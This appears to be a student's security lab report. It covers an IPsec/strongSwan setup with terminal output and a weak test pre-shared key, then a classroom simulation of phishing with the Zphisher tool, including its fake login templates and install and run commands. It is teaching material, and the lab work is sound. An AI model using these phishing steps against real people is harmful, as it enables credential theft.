
Name of Student: Huzaifa Bubere
Student ID:24204006
Date of Performance:9-10--25
Date of Submission:9-10-25


Experiment No. 9

Aim: To study and implement IPSEC in Linux

```
softether-vpnserver - multiprotocol VPN program (server daemon)
strongswan-nm - strongSwan plugin to interact with NetworkManager
strongswan-pki - strongSwan IPsec client, pki command
strongswan-swanctl - strongSwan IPsec client, swanctl command
uanytun - tiny implementation of the secure anycast tunneling protocol
wireguard - fast, modern, secure kernel VPN tunnel (metapackage)
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ apt search ipsec-tools
Sorting... Done
Full Text Search... Done
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$
```


apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
0 upgraded, 0 newly installed, 0 to remove and 25 not upgraded.
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo systemctl start strongswan
Failed to start strongswan.service: Unit strongswan.service not found.
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo systemctl enable strongswan-starter
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo systemctl start strongswan-starter
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo systemctl status strongswan-starter
strongswan-starter.service - strongSwan IPsec IKEv1/IKEv2 daemon using ipsec.
Loaded: loaded (/usr/lib/systemd/system/strongswan-starter.service; enable
Active: active (running) since Thu 2025-10-09 10:45:37 IST; 3min 44s ago
Main PID: 31197 (starter)
Tasks: 18 (limit: 18528)
Memory: 3.0M (peak: 3.5M)
CPU: 18ms
CGroup: /system.slice/strongswan-starter.service
31197 /usr/lib/ipsec/starter --daemon charon --nofork
31205 /usr/lib/ipsec/charon
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading a
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading o
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading a
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading c


apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
GNU nano 7.2 /etc/ipsec.conf
ipsec.conf - strongSwan IPsec configuration file
basic configuration
config setup
strictcrlpolicy=yes
uniqueids = no
Add connections here.
Sample VPN connections
#conn sample-self-signed
leftsubnet=10.1.0.0/16
leftcert=selfCert.der
leftsendcert=never
right=192.168.0.2
[Read 28 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line



conn red-to-blue

authby=secret

auto=secret

keyexchange=ikev2


ike=aes128-md5-modp1024


left=192.168.91.13


right=192.168.11.57


type=transport

esp=aes128-sha-modp1024!


apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
31197 /usr/lib/ipsec/starter --daemon charon --nofork
31205 /usr/lib/ipsec/charon
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading a>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading o>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading a>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading c>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading s>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[LIB] loaded pl>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[LIB] dropped c>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[JOB] spawning >
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT ipsec[31197]: charon (31205) sta>
lines 1-20
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo gedit /etc/ipsec.conf
mkdir: cannot create directory '/run/user/0': Permission denied
Authorization required, but no authorization protocol specified
(gedit:31950): Gtk-WARNING **: 10:50:13.016: cannot open display: :0
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nano /etc/ipsec.conf


Oct 9 11:05 AM
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading c>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading a>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading c>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[CFG] loading s>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[LIB] loaded pl>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[LIB] dropped c>
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT charon[31205]: 00[JOB] spawning >
Oct 09 10:45:37 apsit-HP-ProDesk-600-G4-PCI-MT ipsec[31197]: charon (31205) sta>
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo ipsec statusall
Status of IKE charon daemon (strongSwan 5.9.13, Linux 6.14.0-27-generic, x86_64):
uptime: 19 minutes, since Oct 09 10:45:37 2025
malloc: sbrk 2297856, mmap 0, used 534624, free 1763232
worker threads: 11 of 16 idle, 5/0/0/0 working, job queue: 0/0/0/0, scheduled: 0
loaded plugins: charon aesni aes rc2 sha2 sha1 md5 mgf1 random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs12 pgp dnskey sshkey pem opens
sl pkcs8 fips-prf gmp agent xcbc hmac kdf gcm drbg attr kernel-netlink resolve socket-default connmark stroke updown eap-mschapv2 xauth-generic counters
Listening IP addresses:
192.168.11.57
192.168.125.1
172.16.52.1
172.17.0.1
Connections:
red-to-blue: 192.168.11.57...192.168.91.13 IKEv2
red-to-blue: local: [192.168.11.57] uses pre-shared key authentication
red-to-blue: remote: [192.168.91.13] uses pre-shared key authentication
red-to-blue: child: dynamic === dynamic TRANSPORT
Security Associations (0 up, 0 connecting):
none
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo ipsec up red-to-blue
initiating IKE_SA red-to-blue[1] to 192.168.91.13
generating IKE_SA_INIT request 0 [SA KE No N(NATD_S_IP) N(NATD_D_IP) N(FRAG_SUP) N(HASH_ALG) N(REDIR_SUP)]
sending packet: from 192.168.11.57[500] to 192.168.91.13[500] (1080 bytes)
retransmit 1 of request with message ID 0
sending packet: from 192.168.11.57[500] to 192.168.91.13[500] (1080 bytes)


Oct 9 11:31 AM
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
GNU nano 7.2 /etc/ipsec.secret
192.168.11.57 192.168.91.31 : PSK "123456"
[Wrote 1 line]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was


Oct 9 11:50 AM
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: ~
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nano /etc/ipsec.conf
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nano /etc/ipsec.conf
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo nano /etc/ipsec.secrets
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo ipsec restart
Stopping strongSwan IPsec...
Starting strongSwan 5.9.13 IPsec [starter]...
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo ipsec up blue-to-red
initiating IKE_SA blue-to-red[1] to 192.168.11.13
generating IKE_SA_INIT request 0 [SA KE No N(NATD_S_IP) N(NATD_D_IP) N(FRAG_SUP) N(HASH_ALG) N(REDIR_SUP)]
sending packet: from 192.168.11.57[500] to 192.168.11.13[500] (972 bytes)
received packet: from 192.168.11.13[500] to 192.168.11.57[500] (38 bytes)
parsed IKE_SA_INIT response 0 [N(INVAL_KE)]
peer didn't accept DH group ECP_256, it requested CURVE_25519
initiating IKE_SA blue-to-red[1] to 192.168.11.13
generating IKE_SA_INIT request 0 [SA KE No N(NATD_S_IP) N(NATD_D_IP) N(FRAG_SUP) N(HASH_ALG) N(REDIR_SUP)]
sending packet: from 192.168.11.57[500] to 192.168.11.13[500] (940 bytes)
received packet: from 192.168.11.13[500] to 192.168.11.57[500] (248 bytes)
parsed IKE_SA_INIT response 0 [SA KE No N(NATD_S_IP) N(NATD_D_IP) N(FRAG_SUP) N(HASH_ALG) N(CHDLESS_SUP) N(MULT_AUTH)]
selected proposal: IKE:AES_CBC_128/HMAC_SHA2_256_128/PRF_AES128_XCBC/CURVE_25519
authentication of '192.168.11.57' (myself) with pre-shared key
establishing CHILD_SA blue-to-red{1}
generating IKE_AUTH request 1 [IDi N(INIT_CONTACT) IDr AUTH SA TSi TSr N(MOBIKE_SUP) N(ADD_4_ADDR) N(ADD_4_ADDR) N(ADD_4_ADDR) N(MULT_AUTH) N(EAP_ONLY)
N(MSG_ID_SYN_SUP)]
sending packet: from 192.168.11.57[4500] to 192.168.11.13[4500] (400 bytes)
received packet: from 192.168.11.13[4500] to 192.168.11.57[4500] (240 bytes)
parsed IKE_AUTH response 1 [IDr AUTH SA TSi TSr N(MOBIKE_SUP) N(ADD_4_ADDR) N(ADD_4_ADDR)]
authentication of '192.168.11.13' with pre-shared key successful
peer supports MOBIKE
IKE_SA blue-to-red[1] established between 192.168.11.57[192.168.11.57]...192.168.11.13[192.168.11.13]
scheduling reauthentication in 9837s
maximum IKE_SA lifetime 10377s
selected proposal: ESP:AES_CBC_128/HMAC_SHA2_256_128/NO_EXT_SEQ
CHILD_SA blue-to-red{1} established with SPIs c9e60b7f_i cb13abb9_o and TS 192.168.11.57/32 === 192.168.11.13/32
connection 'blue-to-red' established successfully
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$

Academic Year: 2025-26 **Name: Huzaifa Bubere**
Class / Branch: TE IT Subject: Security Lab (SL)
Semester: V
Subject Lab Incharge: Prof. Vishal Badgujar

EXPERIMENT NO. 10

Aim: To simulate a phishing attack using Zphisher.

Theory:

Phishing: Phishing is a form of online fraud in which hackers attempt to get your private information such as passwords, credit cards, or bank account data. This is usually done by sending false emails or messages that appear to be from trusted sources like banks or well-known websites.

What is a Phishing Attack?
Phishing is another type of cyber-attack. Phishing got its name from "phish" meaning fish. It's a common phenomenon to put bait for the fish to get trapped. Similarly, phishing works. It is an unethical way to dupe the user or victim to click on harmful sites. The attacker crafts the harmful site in such a way that the victim feels it to be an authentic site, thus falling prey to it. The most common mode of phishing is by sending spam emails that appear to be authentic and thus, taking away all credentials from the victim. The main motive of the attacker behind phishing is to gain confidential information like:

- Password
- Credit card details
- Social security numbers
- Date of birth

The attacker uses this information to further target the user impersonate the user and cause data theft. The most common type of phishing attack happens through email. Phishing victims are tricked into revealing information that they think should be kept private. The original logo of the email is used to make the user believe that it is indeed the original email. But if we carefully look into the details, we will find that the URL or web address is not authentic.

Zphisher - Automated Phishing Tool

Zphisher is a powerful open-source tool Phishing Tool. It became very popular nowadays and is used to do phishing attacks on Target. Zphisher is easier than Social Engineering Toolkit. It contains some templates generated by a tool called Zphisher and offers phishing templates webpages for 33 popular sites such as Facebook, Instagram, Google, Snapchat, GitHub, Yahoo, Proton mail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc. It also provides an option to use a custom template if someone wants. This tool makes it easy to perform a phishing attack. Using this tool you can perform phishing in (wide area network). This tool can be used to get credentials such as id, password.

Uses and Features of Zphisher:

- Zphisher is open source tool.
- Zphisher is a tool of Kali Linux.
- Zphisher is used in Phishing attacks.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a very simple and easy tool.
- Zphisher tool is a lightweight tool. It does not take extra space.
- Zphisher is written in bash language.
- Zphisher creates phishing pages for more than 33 websites.
- Zphisher creates phishing pages of popular sites such as Facebook, Instagram, Google, Snapchat, Github, Yahoo, Protonmail, Spotify, Netflix, LinkedIn, WordPress, Origin, Steam, Microsoft, etc

Installation:

Step 1: To install the tool first go to the desktop directory and then install the tool using the following commands.

cd Downloads

git clone git://github.com/htr-tech/zphisher.git

cd zphisher

Step 2: Now you are in zphisher directory , use the following command to run the tool.
bash zphisher.sh

Step 3: The tool has started running successfully. Now you have to choose the options from the tool for which you have to make the phishing page.

